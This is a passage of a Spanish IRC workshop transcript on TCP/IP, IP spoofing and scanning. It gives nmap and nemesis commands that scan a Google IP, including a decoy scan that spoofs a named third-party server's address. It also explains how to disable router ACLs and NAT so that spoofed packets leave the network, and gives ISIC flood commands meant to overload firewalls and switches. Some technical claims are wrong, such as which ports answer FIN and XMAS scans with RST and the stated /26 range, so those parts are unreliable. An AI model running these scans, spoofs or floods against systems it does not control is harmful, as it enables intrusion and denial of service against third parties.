2º) La dirección IP 0.0.0.0 no es legítima. De hecho, no existe ninguna dirección IP legítima que deba cruzar gateways conteniendo un 0 en alguno de los elementos de la dirección.

Desgraciadamente, muchos routers utilizan los .0. en sus tablas de enrutamiento como convención para indicar alguna dirección de 0 a 255 (el rango entero).

3º) La especificación de IP incluye direcciones reservadas para redes privadas, diseñadas únicamente para uso interno. No hay ninguna razón legítima para enrutar paquetes con estas direcciones de origen

Estos rangos de dirección incluyen 10. *. *. *, 172.16-32. *. *, y 192.168. *. *

Ningún paquete debe ser enrutado a través de Internet con estas direcciones como su origen o destino

4º) Cada red privada debe:

- Impedir la entrada o salida de la organización de todos los paquetes malintencionados conocidos. (casos 1º, 2º ó 3º)
- Prevenir la entrada de paquetes con direcciones de origen internas a la red.
- Prevenir la salida de paquetes con direcciones de origen externas.
- Prevenir la entrada de paquetes con direcciones de destino externas.
- Prevenir la salida de paquetes con direcciones de destino internas.

La entrada de paquetes no debe tener como origen cualquier dirección interna de la red, ni paquetes cuyo destino no pertenezca a alguna IP de la LAN

La salida de paquetes sólo será permitida si la dirección origen pertenece al rango de red de la LAN y cuyo destino no sea una IP de la LAN

Las direcciones de red, ***broadcast***, loopback, privadas, etc no deben ser enrutadas al exterior ni al interior y en caso de que sea preciso, nunca deben ser de origen distinto al propio rango de red de la LAN.

5º) Cada ISP o proveedor debe:

- Impedir que todos los paquetes malintencionados conocidos entren o salgan de su infraestructura.. (caso 1º, 2º, ó 3º)
- Prevenir que cualquier paquete entrante de cualquiera de sus clientes con una dirección origen que no pertenece al rango de direcciones asignadas a ese cliente salga de la red del cliente.
- Prevenir que cualquier paquete con una dirección destino que no esté en el rango de direcciones de su cliente entre en la red de su cliente.
- Prevenir que cualquier paquete con una dirección IP no legítima de su ISP salga de su red.
- Prevenir que cualquier paquete originado fuera de su red y no destinado para sus direcciones IP legítimas entre en su red.
- Prevenir el tráfico entrante del cliente con la dirección origen del cliente.
- Prevenir el tráfico saliente del cliente con la dirección destino del cliente.

Por todo ello es fácil que las técnicas de IP spoofing no funcionen correctamente en Internet, dependerá de lo preocupado que esté el administrador del router de la LAN, los ISP y los otros proveedores.

Si TODAS estas reglas se aplican y se implementan en los routers/gateways, el IP spoofing está condenado al fracaso... pero.... ¿cómo romper esas reglas?

Pues a veces se podrá y en otras ocasiones, no.

Pongamos un ejemplo....

El primer escollo a salvar es o puede ser nuestro propio router, si aplicamos todas las reglas en nuestra LAN el IP spoofing no será factible de cara a Internet, pero como somos los administradores de nuestros propios routers, eso no será el principal problema:

1º) Deshabilitar todos las ACL que implementen esas reglas

2º) Deshabilitar NAT, lógico... si nuestro router utiliza NAT o NAPT traducirá las IP's privadas en la IP pública asignada, vamos que no podremos enviar paquetes con IP origen falsa porque el router internamente la traducirá como la IP pública correcta.

3º) Si nuestro proveedor no observa ninguna de las reglas expuestas, pues ya está hecho... podremos enviar cualquier paquete con una IP que no sea la nuestra puesto que los routers de nuestro ISP no verifica que sea así...

4º) Si nuestro proveedor aplica las reglas, SOLO PODREMOS falsear la IP origen con otra IP que pertenezca al rango de red asignado por el proveedor, es decir, alguna "cercana" a la nuestra.

En cualquiera de los casos, si conseguimos aplicar IP Spoofing de cara a Internet, recuerda que la respuesta que el equipo remoto emita la enviará al host con el que suplantamos la identidad, si ese host existe enviará una señal reset indicando que él no inició la comunicación y se terminará.

Es muy difícil detallar cada uno de los casos particulares que se pueden presentar, incluso para algunos nos será imposible aplicar esta técnica... pero no hagáis responsables de ello a vuestros ISP... ellos no son culpables de que intentemos hacer algo que no se debe... es su obligación. Lamentablemente existen proveedores de servicios que no "siguen las reglas" y aceptan IP's origen de cualquier parte y con ello posibilitan el spoofing...

También hay que tener cuidado con ello, hacernos pasar por quienes no somos realmente no deja de ser "algo ilegal" y puede traer sus consecuencias... conformaos con aplicar ip-spoofing contra equipos que estén bajo vuestro control o para probar que desde vuestra LAN no sea posible el spoofing, las pruebas en casa....

Aun así, después de la última charla podemos "probar" entre nosotros si es posible o no... para el día 21 de diciembre podemos formar "parejas", preparar nuestros esnifers e intentarlo, mientras tanto nos conformaremos con seguir conociendo técnicas y posibilidades, además, para completar con éxito esta tarea nos falta "algo" más... TCP que es la mitad de TCP/IP, con lo aprendido hasta ahora sólo podremos llegar a enviar un ping con dirección falsa y eso no deja de ser muy ingenuo...

Para ese día espero tener preparada alguna práctica completa que podamos seguir, que no sea objeto de situaciones comprometidas o ilícitas y que sea factible... hay que esperar...

Mientras tanto, practiquemos con el esnifer, con el generador de paquetes, formemos grupos de trabajo para ese día, pasad por el canal e iremos probando con ello, al final será nuestra propia experiencia lo que nos dará las pautas para aplicar este tipo de casos.

Bueno, hasta aquí la teoría.....

Pasemos a la práctica, para ello vamos a necesitar:

- Un esnifer
- El generador de paquetes nemesis
- El escaneador nmap

Por si alguno no tiene éste último instalado, ya lo podéis ir bajando e instalando...

http://www.insecure.org/nmap/nmap_download.html

El motivo de usar este y no otros es que nos va a dar mucho juego para esta charla y la próxima, además que ya lo conocemos casi todos y que soporta plataformas Windows y LiNUX

Mientras tanto, hagamos una última pausa antes de comenzar las prácticas y nos damos unos minutos de descanso... ahora volvemos...

Practicas:

Antes de comenzar con ellas, una utilidad...

Para que nadie sufra un derrame cerebral en el cálculo de subredes, máscaras de subred, etc... os recomiendo el uso de calculadoras específicas para subnetting...

Hay muchas, su funcionamiento es simple una vez que se conoce IP y nos resolverán la vida a la hora de aplicar máscaras, clases, redes, subredes y VLSM, aquí tenéis algunas para Windows, LiNUX, ejecutables, para compilar... vamos de todo un poco

http://shareware.search.com/search?cat=247&tag=ex.sa.fd.srch.sa_all&q=subnetting+calculator

A mi me gusta esta para Windows

http://support.solarwinds.net/updates/SelectProgramFree.cfm#

Bueno, no nos detendremos en el uso de ellas, si queréis otras, bastará poner “subnetting calculator” en la búsqueda de google y .....

Práctica 1. Escaneando Dominios sin Clase.

Ya lo hemos comentado, las direcciones IP agrupadas en CIDR eliminan el concepto de Clases de IP, muchos escáneres pueden utilizar esta característica, para esta ocasión, elegimos... cómo no!! NMAP

Nmap tiene algunas funciones que nos interesan para el objeto de esta charla, además dichas opciones creo que no han sido comentadas en los dos artículos de la Revista de HxC, hasta hay algunas que no es que están del todo bien comentadas, así que vamos a ello:

Para explorar toda una red nmap permite emplear rangos con la notación CIDR, vamos a explorar un rango con nmap en modo CIDR y descubrir Servidores Web potenciales

1º) Aplicamos reglas a nuestro esnifer, estas serán las que ya tenemos configuradas y estas otras:

Si Usas CommView

Protocolo TCP (además de IP e ICMP)

En puertos: 80 acción capturar, sentido: ambas

Iniciamos la captura del esnifer

Si usas Ethereal

Aplica el filtro tcp.port==80

2º) Abrimos una shell y escribimos:

nmap 62.57.26.1/24 –p 80

Si todo fue bien, pasados unos segundos nmap nos mostrará aquellos hosts que tienen el puerto 80 de TCP abierto, pero lo que más interesa aquí es que te fijes en la captura del esnifer

Analiza bien sus resultados, observa que escaneó desde la IP 62.57.26.1 hasta la 62.57.26.255

Cuando terminó nmap de escanear, el esnifer recogerá como paquetes entrantes aquellos que los host destino respondieron afirmativamente al escaneo, o sea, los que tienen el puerto 80 abierto

No es el caso que nos ocupa ahora, pero para que te vaya sonando para la próxima charla, si te fijas en el campo Flags de TCP en las respuestas entregadas, te darás cuenta que todas son SYN+ACK, ya lo veremos, de momento pensaremos que eso se produce siempre que un equipo remoto tiene un puerto abierto al que podemos conectarnos.

Explicando la sintáxis

-p 80, es el puerto a escanear, al tratarse de una búsqueda de servidores web, pues eso... el 80

Cuando lleguemos a TCP veremos que hay otras formas y maneras “mas silenciosas” de hacer eso mismo...

¿Por qué /24? ¿Qué significa?

R: /24 serían 24 unos seguidos como máscara de subred, es decir 255.255.255.0

Sin embargo la Clase a la que pertenece la IP 62.57.26.1 es una clase A y su máscara de subred debería ser 255.0.0.0, este es el misterio de CIDR.

Podemos usar la notación /xx sin importar la clase a la que pertenece la IP, es como si le hubiésemos pedido a nmap que escanease desde la IP 62.57.26.0 hasta la 62.57.26.255

Como nota al margen de nmap, diremos que si le añadimos la opción –oN ó –oM podremos guardar el resultado del escaneo a un fichero de texto que se especifique

Ej: nmap 62.57.26.1/24 –p 80 –oN rango.txt

Y en el archivo rango.txt se copiará el resultado del escaneo

Pregunta:

¿qué rango de direcciones escanearía nmap si le ponemos como notación CIDR /26?

R: pues de la 62.57.26.0 a la 62.57.28.63

Si no lo crees prueba a repetir la orden pero con /26 y verás que de tu tarjeta de red salen peticiones a ese rangp...

Lo explicamos:

/26 serían 26 unos, es decir nos quedarían 6 bits para completar los 32 que tiene toda máscara de subred.

2^6 = 64, que son justamente las IP’s desde la .0 a la .63

Otra pregunta:

¿cuántas direcciones IP escanearía nmap si le ponemos /30?

R: 32 –30 = 2 bits, 2^2 =4 hosts

El rango sería: 62.57.26.0 a 62.57.26.3

Práctica 2. Comprobar MTU

Esta es muy sencilla, se trata de verificar la Unidad Máxima de Transmisión en la red (MTU)

Para ello debemos crear una nueva regla en el esnifer indicándole que capture únicamente los paquetes mayores a 1499 bytes.

Como sabemos que ethernet utiliza un MTU de 1500 serán sólo unos pocos los paquetes capturados por el esnifer y además comprobaremos que dichos paquetes tienen una Longitud Total de 1500.

En CommView Pincha en la ficha de Reglas y luego en la pestaña de Avanzadas sitada en la zona izquierda de la pantalla

Verifica la casilla de ***Habilitar reglas avanzadas***

En la ***casilla nombre***, escribe un texto cualquiera que identifique a esa regla, por ejemplo MTU

En la casilla de fórmula escribe ***size > 1499***

Por último pincha en agregar

Si estás usando Ethereal tendrás que hacer lo mismo una vez capturados los paquetes excepto que la regla a aplicar en la casilla de filtros es ***ip.len>1499***

Ahora inicia el esnifer si no lo estaba ya... borra el buffer de paquetes para despejar la pantalla

Navega por cualquier página o haz una búsqueda por google, verás que sólo unos pocos paquetes son presentados en el esnifer y si compruebas el campo Total Length de la cabecera IP el valor máximo de cada uno de ellos será 1500

Práctica 3. escaneo con fragmentación

Vamos a ver una forma de escanear un host remoto (o un rango de ips) utilizando fragmentación... no se te olvide de deshabilitar las reglas establecidas anteriormente (las del tamaño del paquete) porque sino no esnifarás nada...

El objetivo... nuestro querido google: IP 216.239.59.99 (una de ellas)

Hagamos un escaneo *normal* al puerto 80 de google, obviamente deberíamos recibir una respuesta del mismo puesto que ese puerto debe estar disponible

nmap 216.239.59.99 –p 80

En el esnifer debemos recoger al menos un paquete de entrada que nos envía google como SYN+ACK

Ahora vamos a fragmentar el paquete:

Nmap 216.239.59.99 –p 80 –f

Observa dos cosas:

1º) el esnifer no recogerá paquetes entrantes, vamos como si esa IP no respondiese

2º) nMap SI NOS INFORMARÁ de que ese puerto está filtrado por el firewall que protege a google, el hecho de que un puerto esté filtrado será síntoma de que el servicio puede estar activo...

Otras herramientas que puedes utilizar para fragmentar paquetes y enviarlos son:

hping-hping2 (sólo para LiNUX, si alguno dispone de ellos para Win32 que avise...)

Práctica 4. Escaneado con señuelo

Esta será nuestra última práctica.

Con ella verás en tu esnifer que nmap utiliza o puede utilizar técnicas de IP spoofing para escanear otros equipos.

Nmap dispone de una función adicional que trabaja como un señuelo de tal modo que el equipo remoto que está siendo escaneado tendrá que responder tanto a los señuelos como al verdadero origen del escaneado.

En ocasiones puede ocurrir que si el señuelo no está activo pueden provocar algunos DoS del tipo SYN flood en el equipo a escanear.

Para probarlo sólo tenemos que poner:

nmap Ip.objetivo –D ip.señuelo

Por ejemplo, vamos a escanear el puerto 80 de un equipo cualquiera con un señuelo.

Antes de ello, desactiva las reglas avanzadas o las de tamaño que pusimos en la práctica 2

Luego inicia el esnifer y escribe esto:

C:\>nmap 216.239.59.99 –D62.57.26.108 –p 80

Si observas en tus capturas del esnifer de tu trajeta de red salen paquetes con IP origen 62.57.26.108 (esa es la de uno de los servers de HxC) NO ES LA TUYA pero sale de tu PC... eso es spoofing.

Como práctica propuesta te recomiendo que “acordéis” y forméis parejas entre vosotros y mediante privados os vais enviando paquetes con IP’s falsas el uno al otro, ambos ponéis los esnifers a funcionar y verificáis los resultados, bien lo podéis hacer con nemesis o directamente con nmap mediante una IP señuelo que sólo ambos conozcais.. así comprobaréis la posibilidad de hacer IP-spoofing de cara a Internet.

Bueno, me hubiese gustado incluir alguna práctica mas, lo intentaré en estos días añadiendo algún post en el Foro, la semana ha sido más dura de lo que me esperaba y no tuve el tiempo suficiente, son interesantes prácticas acerca del Source Routing, fragmentación solapada, etc.. mientras voy desarrolándolas puedes ir buscando información de todo eso...

El log de esta charla, el post de ampliación y preparación de la próxima, etc.. no estarán disponibles en el foro hasta mañana o bien entrada esta noche, tampoco tuve tiempo de subirlos y de darles el fornato adecuado...

FIN

APÉNDICE K. CHARLA NUMERO 3 EN EL CANAL

Estructura de la charla

Esta es nuestra última charla acerca del Taller de Tcp/IP, intentaré que sea no muy larga y amena... y llena de prácticas.

A diferencia de las otras, en esta, los contenidos de ampliación y nuevas explicaciones las haré junto a las prácticas, de forma que empezaremos directamente con ellas.

Antes debemos asegurarnos que lo tenemos todo preparado, necesitamos:

- El escaneador nmap instalado y preparado

  Los que no lo tengáis ya sabéis: http://www.insecure.org/nmap/nmap_download.html Lo descargáis y lo vais instalando mientras preparamos lo demás.

- Un esnifer, como ya es habitual, CommView o Ethereal

  Hay que configurar el esnifer elegido con las reglas oportunas para que no capturen paquetes que no nos interesan, hagamos un breve resumen de cómo deben ser esas reglas:

  ### CommView

  #### Regla de Protocolos y Direcciones

  Las siguientes casillas deben estar verificadas:

  Habilitar Reglas del Protocolo Ethernet y en Acción Capturar

  Habilitar Reglas de Dirección y marcar las tres (entrantes, salientes y pasantes)

  Habilitar Protocolo IP y Acción Capturar

  Además debemos tener marcadas las casillas de IP, IEEE 802.3, ICMP y TCP

  #### Regla de Puertos

  La casilla de Habilitar reglas de puertos Habilitada

  Acción Capturar

  Agregar a Registro, seleccionad ambos

  De momento añadiremos únicamente el puerto 80, el 7000 y el 8000 (ya veremos por qué)

  TODAS las demás Reglas deben estar desactivadas.

  ### Ethereal

  En la casilla de Filtros aplicad la regla: ip.proto == 1 or tcp.port == 80

También vamos a necesitar a mano, los siguientes documentos por si necesitamos echar un vistazo a lo que significa cada cosa:

- Las tablas resumen de los protocolos, este link pertenece al post del foro, si no lo descargaste en su momento hazlo ahora:

  http://usuarios.lycos.es/ftpvicthor/ForoCanal/Taller/TcpIP/Charla3/Tablas.pdf

- La tabla de OS FingerPrinting

  http://usuarios.lycos.es/ftpvicthor/ForoCanal/Taller/TcpIP/Charla3/tablaOS.pdf

Este link ES NUEVO, nadie lo tendréis, así que descargadlo , cuando llegue el momento de usarlo ya os avisaré para que lo tengamos cerca de nosotros.

- Y por supuesto... nuestro queridísimo generador de paquetes ***nemesis***

Así que... empecemos;

Práctica 1. TCP Avanzado. Escaneado con flags.

Vamos a darle alguna utilidad práctica a esto de las señales SYN, FIN, ACK, etc..

Como todos sabéis una de las primeras necesidades que se nos presentan a la hora de conocer "*algo más*" de un equipo destino es precisamente conocer qué puertos tiene abiertos y consecuentemente qué servicios ofrece.

Para la exploración y escaneado de puertos utilizamos escáneres, cada uno de vosotros seguro que tiene uno preferido, yo me voy a limitar a explicar otros tipos de escaneo no un escáner en concreto.

Acabamos de ver cómo se negocia el saludo de tres vías en una conexión TCP, la desventaja de negociar todo el protocolo es que se generan demasiados paquetes, demasiadas pistas y además se establece una conexión en toda regla, por lo que no sólo quedaríamos logeados en un supuesto esnifer o ids, si no que también lo estaríamos en los propios logs del servidor web como el caso del ejemplo anterior.

Claro que una simple petición web no puede considerarse como un escaneo ¿no? Pues por qué no... a fin de cuentas estamos probando el puerto y averiguando el servicio que corre tras de él.

¿Necesitamos establecer realmente una conexión completa para saber si el puerto 80 TCP de google está disponible?

R: NO. Simplemente necesitaríamos enviar un paquete SYN al mismo y si nos responde con un SYN-ACK significaría que el destino está preparado para negociar el protocolo.

Por tanto, para escanear un host destino nos bastaría con enviar un único paquete SYN y esperar a ver qué responde. En caso afirmativo responderemos con un RST para cerrar la conexión y daremos por supuesto que el host tiene ese puerto "*abierto*". A esto se le llama escaneo SYN.

Realmente hay más posibilidades pero ésta es una de ellas. Vamos a enumerar alguno de los tipos de escaneos más frecuentes, sus objetivos, sus técnicas y las respuestas.

Exploración TCP SYN: Conocida como la exploración "*medio abierta*" (Half Scan) en la que el cliente no envía el paso 3 (ACK) sino que envía un RST/ACK para que no se establezca nunca una conexión completa. Esta técnica es más sigilosa y puede no ser detectada por la máquina objetivo (servidor)

Exploración TCP FIN: El cliente envía un paquete FIN (en lugar de SYN) al puerto destino de tal forma que el servidor responde con un RST por todos los puertos abiertos.

Exploración de árbol TCP o Full XMAS: El cliente envía paquetes FIN, URG y PSH, el servidor responde con un RST de todos los puertos abiertos.

Exploración Nula o P0: Esta técnica desactiva todas las banderas y el servidor responderá con un RST de sus puertos cerrados.

Exploración del puerto Origen: El cliente especifica el puerto origen (normalmente del 1 al 1023) para realizar el escaneado, de ese modo se pueden escanear otros puertos a partir del indicado. Esta técnica permite "*saltarse*" algunos firewalls.

Exploración UDP: consiste en lo mismo pero para puertos UDP, la principal desventaja es que como UDP no es fiable (no confirma) podemos encontrar falsos positivos.

Todavía hay más:

Exploración ACK, Exploración deVentanas TCP, Exploración RPC, etc., e incluso una variación de la exploración SYN que no envía nunca el paso 3, por lo que el servidor se queda esperando.... si enviamos muchos de esos paquetes así podemos "*tirar abajo*" el servidor, esto se conoce como inundación SYN.

No es el objeto de este documento explicar detalladamente todos los tipos de escaneo, pero para el tema que nos ocupa, viene al dedillo, probemos a enviar unos paquetitos mediante ***nemesis*** y a ver que responde y CERRAD TODAS las sesiones del navegador si lo estáis usando, porque sino, se mezclarán los paquetes de las webs por las que andáis con los que nos interesan.

Escaneo SYN

Desde una shelll escribimos: (y respetad las mayúsculas y/o minúsculas)

Nmap -sS -P0 -n 66.102.11.99 -p 80

Y si todo fue bien, recibiremos:

Starting nmap V. 3.00 (www.insecure.org/nmap)
Interesting ports on (66.102.11.99):
Port State Service
80/tcp open http

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

Si miramos en los paquetes del esnifer, veremos que enviamos un paquete SYN, google (la ip 66.102.11.99) nos respondió con un SYN+ACK y por último le enviamos un paquete RST.

Hagamos lo mismo con ***nemesis***:

Desde la shell y directorio que tengamos instalado ***nemesis***, escribiremos (y cambiad la IP que figura después de –S por la vuestra)

nemesis tcp -y 80 -fS -D 66.102.11.99 -S 172.28.0.25

-y 80 es el Puerto a escanear
-fS significa que enviaremos una señal SYN
-D es la IP Destino
-S es la IP origen

Si observamos la captura del esnifer, veremos exactamente lo mismo que antes, paquetes SYN. SYN+ACK y RST

Como veréis cuando los paquetes salen desde nuestro PC, el puerto origen es uno aleatorio, tanto ***nemesis*** como nmap utilizan puertos dinámicos por encima del 48000 más o menos y cuando recibimos el SYN+ACK desde google, lo hacemos desde ese mismo puerto dinámico que abrieron las aplicaciones.

Con ***nemesis*** podemos elegir el puerto origen, por ejemplo:

nemesis tcp –x 11111 -y 80 -fS -D 66.102.11.99 -S 172.28.0.25

Esto es lo mismo que el paquete anterior exceptuando que usamos en nuestro PC el puerto 11111 en lugar de uno dinámico, probadlo y verificad las capturas del esnifer.

Bueno, si queréis trastear un poco con los tipos de escaneo que vimos anteriormente aquí os dejo unas prácticas de varios de ellos para que probéis.... y ojo a las mayúsculas y a las minúsculas, entre uno y otro dejaré pasar un minuto aproximadamente para que vayáis comprobando los resultados, al final tendremos un descanso y un turno de preguntas o para resolver dudas.

Escaneo FIN

nmap: Nmap -sF -P0 -n -T 3 66.102.11.99 –p 80

nemesis tcp -y 80 -fF -D 66.102.11.99 -S 172.28.0.25

Recibiremos un RST si el puerto está abierto y nada si el puerto está cerrado

nemesis tcp -y 8000 -fF -D 66.102.11.99 -S 172.28.0.25

No tendremos respuesta porque el Puerto no está abierto....

Escaneo SYN

Nmap -sS -P0 -n -T 3 66.102.11.99 –p 80

Nemesis tcp –y 80 –fS –D 66.102.11.99 –S 172.28.0.25

Recibiremos un SYN+ACK porque el puerto 80 está abierto

nemesis tcp -y 8000 -fF -D 66.102.11.99 -S 172.28.0.25

No tendremos respuesta porque el Puerto no está abierto

Escaneo XMAS

Nmap -sX -P0 -n -T 3 66.102.11.99 - p 80

Nemesis tcp –y 80 -fF -fU -fP –D 66.102.11.99 –S 172.28.0.25

Recibiremos un RST puerto que el Puerto 80 está abierto

Nemesis tcp –y 8000 -fF -fU -fP –D 66.102.11.99 –S 172.28.0.25

No recibiremos nada, señal de que el puerto está cerrado.

Escaneo ACK

Con nmap no se puede

Nemesis tcp –y 80 –fA –D 66.102.11.99 –S 172.28.0.25

Atención esté es lo contrario… No recibiremos respuesta si el puerto está abierto

Nemesis tcp –y 8000 –fA –D 66.102.11.99 –S 172.28.0.25

Ahora recibiremos un RST, señal de que el Puerto está CERRADO

Escaneo Nulo

Nmap -sN -P0 -n -T 3 66.102.11.99 - p 80

Con nemesis no se puede

Practicad un ratito con estos tipos de escaneo y con la dirección de google, luego probad a escanear los puertos 7000 y 8000 (os recuerdo que al principio de la charla os dije que lo usaríamos) como esos puertos estarán cerrados en google, veréis que simplemente no contesta....

Mientras tanto un descansito....

RESUMEN

Tipo	Comando nmap	Comando *nemesis*
Escaneo FIN	Nmap -sF -P0 -n -T 3 66.102.11.99 –p 80	***Nemesis*** tcp –y 80 –fF –D 66.102.11.99 -S 172.28.0.25
Escaneo SYN	Nmap -sS -P0 -n -T 3 66.102.11.99 –p 80	***Nemesis*** tcp –y 80 –fS –D 66.102.11.99 –S 172.28.0.25
Escaneo Nulo	Nmap -sN -P0 -n -T 3 66.102.11.99 - p 80	No se puede
Escaneo XMAS	Nmap -sX -P0 -n -T 3 66.102.11.99 - p 80	***Nemesis*** tcp –y 80 -fF -fU -fP –D 66.102.11.99 –S 172.28.0.25
Escaneo ACK	NO SE PUEDE	***Nemesis*** tcp –y 80 –fA –D 66.102.11.99 –S 172.28.0.25

Probando la pila de TCP/IP. FireWalking

Probar la pila del protocolo TCP/IP es algo habitual que se realiza cuando instalamos un cortafuegos, un servidor Web o cualquier otro dispositivo que deba estar expuesto a posibles ataques externos o internos y poder probar las seguridad que nos brindan nuestros ***routers, fierewalls*** y así asegurarnos de su correcto funcionamiento o respuestas ante ataques comunes y/o intentos de acceso no permitidos.

Más que una práctica en sí mismo, lo que viene a continuación es una colección de sugerencias, pruebas e intentos de ataques de DoS que suelen ir dirigidos a este tipo de dispositivos.

No haremos pruebas con ellos, entre otras cosas porque precisaríamos de un objetivo y no lo tenemos, pero os será de gran ayuda para comprobar si vuestro ***Firewall*** protege adecuadamente la red o los equipos de la red.

Existen herramientas específicas para este tipo de pruebas, nosotros podremos usar ***nemesis*** para generar esos paquetes "*mal intencionados*" pero para los que queráis profundizar y avanzar en estos temas, os recomiendo:

Se trate de una **aplicación muy interesante para probar ACL's, Firewall y pila TCP/IP en general**, es un generador de paquetes masivo, es decir, se comporta como una "***metralleta***" de paquetes IP en los que va variando las direcciones origen, la versión IP, la longitud, etc... es más, es capaz de generar paquetes ilegales e incluso podemos elegir la cantidad de paquetes mal formados de forma que podemos observar cómo se comporta nuestro router ante ese tipo de paquetes.

Pensarás que no tiene mucho sentido enviar al router paquetes que se han de descartar pero tened en cuenta que un router es como un ordenador, tiene Procesador, RAM, ROM, Sistema Operativo, Tarjetas de Red, etc... y todos los paquetes que le llegan los ha de procesar (valgan o no valgan) por lo que debe dedicar recursos, memoria, etc para esas labores.

Cuanto más entretenidos estén reensamblando paquetes o preocupado de lo que le llega, más recursos necesitará, más memoria, más uso intensivo de procesador y si todo se sobredimensiona puede llegar a bloquearse...

Claro bloquear un router puede no ser atractivo (a no ser que queramos dejar sin servicio a una determinada red o máquinas) pero bloquear un ***Firewall*** o un ***IDS*** puede ocasionar auténticos estragos en una red puesto que deja de auditarse o quedar desprotegida de otros ataques.

El conjunto de aplicaciones que usaremos se llama ***ISIC***, no empieces a buscarlo por la web, en breves minutos te pondré el link de descarga del paquete, ahora debe interesarte más cómo funciona y saber lo que puede llegar a hacer... que es MUCHO.

ISIC puede generar paquetes TCP, ICMP, ARP, UDP e IP para probar estos tipos de ataques, eso sí, sólo para los que uséis LiNUX, pero es muy simple de utilizar, la aplicación isic se compone de varios programas, que son:

- Isic
- Tcpsic
- Udpsic
- Icmpsic
- Esic

Cada una especializada en tráfico IP (isic), TCP (tcpsic), UDP (udpsic), ICMP (icmpsic) y tramas ethernet (esic)

Algunos ejemplos de ISIC

Para todos los ejemplos que vienen a continuación se supone que el router a probar es la IP 172.28.0.1

 # isic –D –s 172.28.0.25 –d 172.28.0.1 –F70 –V10 –l0 –m3000

Esta orden enviará paquetes (miles de paquetes!!! Aproximadamente unos 5 MIL PAQUETES POR SEGUNDO) y de la siguiente forma:

-s 172.28.0.25, dirección ip que envía los paquetes

-d 172.28.0.1, dirección ip que recibirá los paquetes

-l0 NINGUN PAQUETE (0) tendrá un longitud de cabecera inadecuada, vamos que todas las cabeceras IP serán válidas

-F70 El 70% de los paquetes serán fragmentados, es decir bastante trabajo extra para el destino, la fragmentación es algo que vimos en la pasada charla, recuerda el ejemplo del puzzle y del gasto en recursos que un router necesitará para recomponer esos paquetes

-V10, el 10% de esos paquetes tendrán una versión IP diferente a la 4, es decir, no serán válidos

-m3000, generará 3.000 kbits por segundo, vamso que enviamos unos 3 megabits de paquetes por cada segundo, si hubiesemos querido enviar un número de paquetes determinado en lugar de utilizar –m seguido del ancho de banda, se debería usar –p y el número de paquetes a generar.

-D Registra los resultados y veremos como fue todo

tcpsic y udpsic tienen las mismas opciones que ***isic*** y además podemos especificar el puerto origen y/o destino a probar, por ejemplo:

 # tcpsic –D –s 172.28.0.25 –d 172.28.0.1,80 –F70 –V10 –l0 –m3000

 # udpsic –D –s 172.28.0.25 –d 172.28.0.1,53 –F70 –V10 –l0 –m3000

La única diferencia es la opción –d, que después de la dirección IP destino se puso una coma y el puerto TCP a probar

Si no se incluye el puerto destino, tcpsic generará los paquetes hacia puertos de forma aleatoria

Icmpsic se utiliza para probar el protocolo ICMP, la mayoría de las redes bloquean los ICMP entrantes del tipo ping, pero podemos usar otro tipo de tráfico que no corresponde a la petición echo (ping)

ICMP lo vimos en la primera charla, recuerda que hay o puede haber varios valores en los campos Type y Code del mensaje ICMP, por ejemplo del tipo TimeStamp.

Otra de las funciones interesantes que tiene icmpsic es la de generar paquetes con checksum incorrectos que invalidará el paquete cuando se reciba y comprobar como se comporta el FW o router ante ese tipo de paquetes.

Ejemplo:

 # icmpsic –D –s 172.28.0.25 –d 172.28.0.1,53 –F70 –V10 –l0 –m3000 –i15

Las opciones son las mismas que vimos antes, únicamente se añade –i15 que permitirán generar el 15% de los paquetes enviados con un checksum incorrecto

Esic está relacionada con ***ethernet*** y genera paquetes con números de protocolo aleatorios, vamos que no se basan en el protocolo TCP/IP

Esic –i interface –s MAC origen –d MAC destino –p protocolo –c nº paquetes –l longitud máxima del MTU

Si en lugar de usar –p y nº de protocolo usamos –p rand usará numeros aleatorios de protocolo

Si no incluimos la opción –d y la MAC destino, se enviarán los paquetes a la dirección de broadcast de la red, es decir, a todos los host de la red

MTU es la unidad máxima de transmisión, ya sabes.. para ethernet 1500 bytes

Esic está pensado para probar switches y hubs, puede causar estragos en la red, inundaciones o tormentas de broadcast e incluso provocar negaciones de servicios a esos dispositivos

Resumen del conjunto de herramientas ISIC

Isic, especialmente diseñada para **probar protocolo IP contra cortafuegos, routers y servidores**

Tcpsic**,** idem de isic y para **probar servicios importantes del tipo 22 SSH, 25 SMTP, 80 http, 8080 proxies**

Udpsic, **para servidores DNS**

Icmpsic, para **probar cortafuegos y routers en general**

Esic, idem de los anteriores y **pensado especialmente para hubs y switches**

Más ejemplos (analiza posteriormente sus objetivos)

 # isic –s 172.28.0.25 –d 172.28.0.1 –F75 –V75 –I75

observa que el 75% de TODOS los paquetes serán erróneos y fragmentados, los firewalls suelen funcionar muy bien cuando se enfrentan a condiciones normales, pero ante este tipo de paquetes pueden llegar a colapsarse.

 # tcpsic –s rand –d 172.28.0.1,80 –m 4000 –F0 –V0 –I0

Esto genera paquetes válidos (0% incorrectos) pero permitirá comprobar como se comporta el servidor Web (puerto 80) al recibir 4 megas de paquetes que intentan conectarse desde IP aleatoris (-s rand)

Bueno, ya está bien de isic.... os recomiendo que lo probéis, es una buena herramienta para comprobar cómo se comportan nuestros servidores, firewalls, switches y demás mediios de red que dispongamos, lo podéis encontrar en:

www.packetfactroty.net/Projects/ISIC casualmente en la misma web que ***nemesis***....sin comentarios

Todo lo que hemos visto con ***ISIC*** se puede hacer con ***Nemesis***, claro que tendremos que ingeniárnoslas para enviar miles de paquetes por segundo, por ello es muy útil ***ISIC***, pero para probar una respuesta podemos usar nuestro generador ***nemesis*** para tal efecto.

Antes de hacer un descanso os contaré otra forma de Firewalking basada en IP spoofing y en la relación de confianza que un firewall puede tener en determinadas direcciones IP, es una práctica recomendada, no dejéis de hacerla, aprenderéis mucho.

Práctica Recomendada

Al finalizar esta charla tendréis en el Foro un post con una práctica guiada que ejemplifica técnicas de Firewalking (tantear firewalls) que unido a IP spoofing, consigue saltarse un Firewall del tipo ZoneAlarm y escanear puertos abiertos o filtrados que tenga un servidor al que le protege el Firewall.

El motivo de no hacerlo aquí y ahora es porque se necesita "ver" las pantallas del esnifer y analizar los paquetes que nos van llegando, seguro que si lo intentásemos hacer ahora, más de uno (incluido yo mismo) nos perderíamos con las explicaciones y sería una labor demasiado grande resolver todas las posibilidades que nos plantea.

